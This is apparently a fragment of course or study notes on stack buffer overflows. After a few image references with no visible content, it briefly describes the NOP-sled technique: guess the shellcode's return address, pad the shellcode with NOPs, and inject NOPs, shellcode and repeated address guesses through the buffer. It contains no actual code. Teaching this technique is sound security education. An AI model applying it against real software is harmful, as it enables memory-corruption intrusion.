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

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



(works b.c. of word alignment in allocation)

solution: guess return address (shellcode address) and pad shellcode with **NOP**s



inject via buffer: NOPs, then shellcode, then repeated guess of shellcode addr